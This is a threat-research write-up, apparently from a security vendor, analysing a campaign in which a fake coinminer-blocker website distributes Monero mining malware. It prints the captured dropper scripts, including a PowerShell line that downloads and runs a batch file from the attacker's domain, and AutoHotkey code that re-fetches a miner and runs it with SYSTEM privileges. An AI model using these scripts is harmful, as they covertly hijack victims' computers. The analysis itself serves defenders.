Anti-Coinminer Mining Campaign

Backdoored Coinminer stealing CPU cycles from second level miner

By: Atinderpal Singh, Abhay Kant Yadav

August 16, 2018

Anti-Coinminer Mining Campaign

Coinminer malware has been on the rise for some time. As more and more users become aware of this threat and try to take measures to protect themselves, cybercriminals are attempting to cash on that fear by serving crypto-miner malware from a website claiming to offer a coinminer blocker. Although the website looks unprofessional and would appear suspicious to most, there are plenty of non-tech savvy users who may fall for it.



Crypto Mining Blocker
xmrminingpro.com
SECURED BY Entrust SSL VERIFY
FREE DOWNLOAD >>
No Coin
The most trusted coin miner blocker for your browser
Share
Norton SECURED powered by digicert
Automatically block Crypto Miner Scripts


Figure 1. Source website

We have observed two variants of this malware strain being served from the above mentioned website as well as coin-blocker[.]com. In both cases malware operator is using malicious miner code written by another author for his financial gains and in the process also getting duped himself/herself.

CryptoMiner Variant #1

MD5s: 927adcebfa52b3551bdd008b42033a6e
and c777e949686f49cc0a03d0d374c5e68a

The first malware variant was getting downloaded with file names like 'cr_blocker_v12.exe', 'apollo.exe' and was making extensive use of batch files. First it will drop and execute a batch file , which in turn, runs a PowerShell command (a slightly modified version of the PowerShell script from http://moneroocean[.]stream) to download and execute a batch script (again a copy of moneroocean's xmrig_setup.bat) from same website. The purpose of final batch script is to download, setup and run monero miner on infected system.



```
@shift /0
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
powershell -Command "$wc = New-Object System.Net.WebClient; $tempfile =
[System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile
('http://xmrminingpro.com/Install.bat', $tempfile); & $tempfile
'4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5v
WtANQrzvo2Dv3ebJHC95XG'; Remove-Item -Force $tempfile"
```

Figure 2. Execution flow and Batch file executed by malware

The above script is sourced from a script that is published on MoneroOcean's GitHub account with two minor modifications. The malware author has modified the *DownloadFile* URL to point to a copy of official miner batch file that is hosted on the malware author's site. The second and obvious modification is the wallet address change, where the attacker is collecting the revenue from this fradulent mining campaign. This address has not earned much yet (as of August 16, 2018, just 1.298239 XMR has been paid), but this campaign is just getting started, so it is early to draw any conclusions.

CryptoMiner Variant #2

MD5s: d3fa184981b21e46f81da37f7c2cf41e

The second malware variant was seen being downloaded with filename *start_me_now.exe* which will further download another file named *start_me.exe* from same domain and executes that file. The downloaded file is an SFX archive containing multiple files, including both *xmr-stak* and *xmrig* miner with same configuration.





Image: Cryptominer SFX variant execution flow diagram

The malware operator has used a version of Playerz Multi Hidden Cryptocurrency Miner from *multicryptominer[.]com* with the addition of *silent.exe* containing an embedded copy of xmrig miner. *Silent.exe* will run xmrig miner by injecting it into a process such as *notepad.exe*.




```
;The comment below contains SFX script commands

Setup=setup.exe
Setup=run.bat
Setup=share.bat
Setup=silent.exe
TempMode
Silent=1
Overwrite=1
Shortcut=T, run.bat, , , run.bat,
Shortcut=T, silent.exe, , , Win_service,
```

Figure 3. SFX Script from *start_me.exe*

Batch files are just one-line scripts in this case as seen below; *run.bat* will run *c:\ProgramData\playersclub\player.exe* and *share.bat* will open xmrminingpro[.]com/share.html in an attempt to convince the user to share this website on social media sites - Twitter, Facebook and Google Plus - resulting in further infections.



```
start c:\ProgramData\playersclub\player.exe
```

```
@START https://www.xmrminingpro.com/share.html
```


Figure 4. Batch files

Setup.exe and all other files which are part of this SFX archive belong to Playerz Multi Hidden Cryptocurrency Miner, whose details follow.

Playerz Multi Hidden Cryptocurrency Miner

setup.exe

It will first run *setup.exe,* which will copy the folder "pcdata" and its files to *C:\programdata\playersclub* and run *installer.exe.*




```
IfNotExist, C:\programdata\playersclub\player.exe
{
    FileCopyDir, pcdata,C:\programdata\playersclub, 1
    sleep, 375
    Run *RunAs installer.exe ,%exeonepath%
}
Else
{
    Run  uninstall.exe ,%exeonepath%
    sleep, 9975
    FileCopyDir, pcdata,C:\programdata\playersclub, 1
    sleep, 375
    Run *RunAs installer.exe ,%exeonepath%
}
try
{
    ifexist, main.exe
    {
        Run, main.exe, %exeOnePath%
```

Figure 5. Autohotkey script from *setup.exe*

Installer.exe


It will register and run xmr-stak as a service using *launchserv.exe,* allowing it to run with higher privileges, and also create C:\programdata\playersclub\player.txt by taking configuration data from *playerconfig.txt*:



```
IfNotExist, C:\programdata\playersclub\player.exe
{
    msgbox Please run setup.exe
}
Else
{
    Run, launchserv.exe "-install",c:\programdata\playersclub\,hide UseErrorLevel
    sleep, 375
    Run, launchserv.exe "-start",c:\programdata\playersclub\,hide UseErrorLevel
}
FileReadline, pool, %A_WorkingDir%\playerconfig.txt,1
FileReadline, xmraddress, %A_WorkingDir%\playerconfig.txt,2
FileReadline, xmrpass, %A_WorkingDir%\playerconfig.txt,3
FileDelete, C:\programdata\playersclub\player.txt
shit = -o stratum+tcp://
FileAppend,%shit%%pool% -u %xmraddress% -p %xmrpass%,
C:\programdata\playersclub\player.txt
Sleep, 375
```

Figure 6. Autohotkey script from *installer.exe*

Launchserv.exe will use following configuration to register service:




```
Name = player
Description = Start/stop programs when user inactive/active. Default:
C:\Programdata\Playersclub
Executable = "C:\Programdata\playersclub\systemSpawn.exe"
WorkDir = "C:\Programdata\playersclub\"
ExecAtStop = "C:\Programdata\playersclub\terminateAll.bat"
RestartTimeMin= 1
CheckInternet = 0
CheckHibernation = 1
StopAndRun = 0
SingleInstance = 1
Interactive = 1
```

Figure 7. *LaunchServ.ini* file

systemSpawn.exe

systemSpawn.exe is registered as a service with the purpose of ensuring *player.exe* exists in the *C:\programdata\playersclub\* folder and, if not download and run it with escalated privileges using *PaExec.exe* (similar tool to Microsoft's PsExec) from poweradmin[.]com/paexec/.



```
Sleep, 23000
IfNotExist, %A_ScriptDir%\player.exe
{
    url = http://multicryptominer.com/player.exe
    file = %A_ScriptDir%\player.exe
    _download_to_file(url, file)
}
Sleep, 23000
CHECK:
Process, Exist, player.exe
farmCommProcID = %ErrorLevel%
if (%ErrorLevel% == 0)  {
    Run, %A_WorkingDir%\PaExec.exe -s -x -d -i 0 %A_WorkingDir%\player.exe,
    %A_WorkingDir%, hide UseErrorLevel, farmCommProcessID
    Sleep, 3500
}
Sleep, 5000
GOTO, CHECK
```


Figure 8. Autohotkey script from *systemSpawn.exe*

It will run player.exe using the following switches to gain escalated privileges: -s (run the process in the system account), -x (display the UI on the Winlogon secure desktop), -d (don't wait for process to terminate [non-interactive]), -i (run the program so that it interacts with the desktop of the specified session on the specified system. If no session is specified, the process runs in the console session).

player.exe

Player.exe is the main process responsible for managing the *xmr-stak.exe* process. It will do all of the things mentioned by the malware author on its website, such as: run when the computer is idle; check if video or audio is being played; automatically download and, if needed, update miner software; kill processes mentioned in all *ProcessesList.txt*, and more.

Ironically, the Playerz Multi Hidden Cryptocurrency Miner author has provided a wallet address for donations to help fund the development of this malware.

